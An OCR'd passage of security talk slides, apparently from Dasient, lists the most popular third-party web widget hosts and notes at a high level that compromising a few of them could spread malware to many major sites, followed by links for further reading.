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
Most sites use just a few of the “top 10” widgets



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

“Core” Widgetized Web Graph



“Core” Widgetized Web Graph



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Most Popular Widgets

- 300 www.google-analytics.com
- 120 ad.doubleclick.net
- 105 ajax.googleapis.com
- 90 edge.quantserve.com
- 84 b.scorecardresearch.com
- 81 partner.googleadservices.com
- 62 connect.facebook.net
- 39 www.facebook.com
- 38 www.google.com
- 35 pubads.g.doubleclick.net

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Most Popular Widgets

- Audience Measurement (Google Analytics, Quantcast, ScorecardResearch)
- Advertising (DoubleClick, Google AdSense)
- Google Ajax Widgets
- Facebook Widgets

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Take-aways

- Bad news: Compromise of just a few popular widgets can be used to turn most trafficked web sites on the Internet into distribution vehicles for malware
- Good news: Top widgets / properties do not have dependencies on each other

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Where to learn more

- Dasient Home Page / Blog / Twitter:
  http://www.dasient.com
  http://blog.dasient.com
  http://twitter.com/dasient

- Neil's Home Page:
  http://www.neildaswani.com

- Stanford Security Certification Program:
  http://bit.ly/90zR1y

Where to learn more

Foundations of Security:
What Every Programmer To Know
by Neil Daswani, Christoph Kern, and
Anita Kesavan (ISBN 1590597842)

Book web site:
http://www.learnsecurity.com/ntk

Free slides at:
http://code.google.com/edu/security

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